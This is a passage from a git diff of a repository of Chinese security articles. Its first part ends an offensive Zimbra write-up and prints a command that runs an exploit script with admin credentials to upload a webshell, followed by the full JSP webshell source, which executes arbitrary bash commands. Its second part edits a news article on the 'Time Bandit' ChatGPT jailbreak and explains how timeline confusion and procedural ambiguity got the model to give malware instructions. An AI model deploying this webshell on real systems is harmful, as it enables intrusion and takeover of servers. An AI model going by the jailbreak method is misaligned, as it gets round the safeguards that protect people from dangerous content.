
+账密在手,天下我有
+```
+python3 Zimbra_SOAP_API_Manage.py https://10.1.1.56:8443 zimbra rhqkAlU5n_ ssrfuploadwebshellshell.jsp
+```
+
+
+
+image.png
+

+shell.jsp:
+```
+ 404 Not Found
<%@ page import="java.io.*" %><% String cmd = request.getParameter("cmd"); String output = ""; String error = ""; if(cmd != null) { String[] commandAndArgs = new String[]{ "/bin/bash", "-c", cmd }; String s = null; Process process = Runtime.getRuntime().exec(commandAndArgs); InputStream inputStream = process.getInputStream(); BufferedReader reader = new BufferedReader(new InputStreamReader(inputStream)); Thread.sleep(2000); while(process.isAlive()) Thread.sleep(100); while((s = reader.readLine()) != null) { output += s+"\n"; } reader = new BufferedReader(new InputStreamReader(process.getErrorStream())); while((s = reader.readLine()) != null) { error += s+"\n"; } }%> <%=output %> <%=error %>
+```
+
+
+
+image.png
+
+下班下班,出门放炮了。
+
+
diff --git a/doc/时间强盗漏洞:ChatGPT绕过敏感话题安全防护.md b/doc/时间强盗漏洞:ChatGPT绕过敏感话题安全防护.md
index 4c63442e..21d84151 100644
--- a/doc/时间强盗漏洞:ChatGPT绕过敏感话题安全防护.md
+++ b/doc/时间强盗漏洞:ChatGPT绕过敏感话题安全防护.md
@@ -1,16 +1,14 @@
# 时间强盗漏洞:ChatGPT绕过敏感话题安全防护
-AI小蜜蜂 FreeBuf 2025-02-01 04:02
+ 黑白之道 2025-02-02 02:16
-
+
-
-
一种名为“时间强盗”(Time Bandit)的ChatGPT越狱漏洞,允许用户在询问敏感话题的详细说明时绕过OpenAI的安全指南。
这些敏感话题包括武器制造、核话题信息以及恶意软件创建等。
-
+
该漏洞由网络安全和人工智能研究员David Kuszmar发现。他发现ChatGPT存在“时间混淆”问题,这使得大型语言模型(LLM)进入一种无法确定自己处于过去、现在还是未来的状态。利用这种状态,Kuszmar成功诱使ChatGPT分享了通常受保护的敏感话题的详细说明。
@@ -23,7 +21,8 @@ AI小蜜蜂 FreeBuf 2025-02-01 04:02
Kuszmar意识到这一发现的重要性及其可能造成的潜在危害后,急切地联系了OpenAI,但未能与任何人取得联系以披露该漏洞。他被推荐通过BugCrowd提交漏洞报告,但他认为该漏洞及其可能揭示的信息类型过于敏感,不适合通过第三方提交报告。
-然而,在联系了CISA、FBI和其他政府机构后仍未获得帮助,Kuszmar告诉BleepingComputer,他感到越来越焦虑。
+然而,在联系了CISA、FBI和其他政府机构后仍未获得帮助,Kuszmar告诉
+BleepingComputer,他感到越来越焦虑。
“恐惧、沮丧、难以置信。几周来,我感觉自己像是被压得喘不过气来,”Kuszmar在接受BleepingComputer采访时表示。
@@ -31,7 +30,8 @@ Kuszmar意识到这一发现的重要性及其可能造成的潜在危害后,
“我全身都在疼痛。那种想让有能力的人倾听并查看证据的冲动是如此强烈。”
-在BleepingComputer于12月代表研究员尝试联系OpenAI但未收到回复后,我们建议Kuszmar通过CERT协调中心的VINCE漏洞报告平台提交,该平台成功与OpenAI建立了联系。
+在BleepingComputer于12月代表研究员尝试联系OpenAI但未收到回复后,我们建议Kuszmar通过CERT协调中心的
+VINCE漏洞报告平台提交,该平台成功与OpenAI建立了联系。
**时间强盗漏洞的工作原理**
@@ -42,7 +42,7 @@ Kuszmar意识到这一发现的重要性及其可能造成的潜在危害后,
为了防止分享潜在危险话题的信息,OpenAI在ChatGPT中内置了安全防护措施,阻止LLM提供关于敏感话题的答案。这些受保护的话题包括武器制造、毒药制作、核材料信息、恶意软件创建等。
-
+
**ChatGPT内置的安全防护**
@@ -62,9 +62,11 @@ David Kuszmar在2024年11月进行可解释性研究时发现了新的“时间
时间强盗漏洞通过利用ChatGPT的两个弱点来工作:
-- **时间线混淆:** 使LLM进入一种不再有时间意识的状态,无法确定自己处于过去、现在还是未来。
+- **时间线混淆:**
+ 使LLM进入一种不再有时间意识的状态,无法确定自己处于过去、现在还是未来。
-- **程序模糊性:** 以导致LLM在解释、执行或遵循规则、政策或安全机制时产生不确定性或不一致性的方式提问。
+- **程序模糊性:**
+ 以导致LLM在解释、执行或遵循规则、政策或安全机制时产生不确定性或不一致性的方式提问。
当这两个弱点结合时,可以使ChatGPT进入一种认为自己处于过去但可以使用未来信息的状态,从而在假设场景中绕过安全防护。
##
@@ -77,7 +79,7 @@ David Kuszmar在2024年11月进行可解释性研究时发现了新的“时间
BleepingComputer成功利用时间强盗漏洞诱使ChatGPT为1789年的程序员提供使用现代技术和工具创建多态恶意软件的说明。
-
+
****
**时间强盗漏洞允许ChatGPT创建多态恶意软件**
@@ -114,38 +116,31 @@ BleepingComputer就这一漏洞联系了OpenAI,并收到了以下声明。
BleepingComputer被告知,OpenAI正在继续为ChatGPT集成针对此越狱漏洞及其他漏洞的改进,但无法承诺在特定日期前完全修补这些漏洞。
-
-【
-FreeBuf粉丝交流群招新啦!
-
-在这里,拓宽网安边界
-
-甲方安全建设干货;
-
-乙方最新技术理念;
-
-全球最新的网络安全资讯;
-
-群内不定期开启各种抽奖活动;
-
-FreeBuf盲盒、大象公仔......
-
-扫码添加小蜜蜂微信回复「加群」,申请加入群聊】
+> **文章来源 :freebuf******
-
-
-
-
-
-
+**精彩推荐**
+# 乘风破浪|华盟信安线下网络安全就业班招生中!
-[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651312407&idx=1&sn=60289b6b056aee1df1685230aa453829&token=1964067027&lang=zh_CN&scene=21#wechat_redirect)
+[](http://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650575781&idx=2&sn=ea0334807d87faa0c2b30770b0fa710d&chksm=83bdf641b4ca7f5774129396e8e916645b7aa7e2e2744984d724ca0019e913b491107e1d6e29&scene=21#wechat_redirect)
+
+
+# 【Web精英班·开班】HW加油站,快来充电!
+
+
+[](http://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650594891&idx=1&sn=b2c5659bb6bce6703f282e8acce3d7cb&chksm=83bdbbafb4ca32b9044716aec713576156968a5753fd3a3d6913951a8e2a7e968715adea1ddc&scene=21#wechat_redirect)
+
+
+
+# 始于猎艳,终于诈骗!带你了解“约炮”APP
+
+[](http://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650575222&idx=1&sn=ce9ab9d633804f2a0862f1771172c26a&chksm=83bdf492b4ca7d843d508982b4550e289055c3181708d9f02bf3c797821cc1d0d8652a0d5535&scene=21#wechat_redirect)
+
+****
-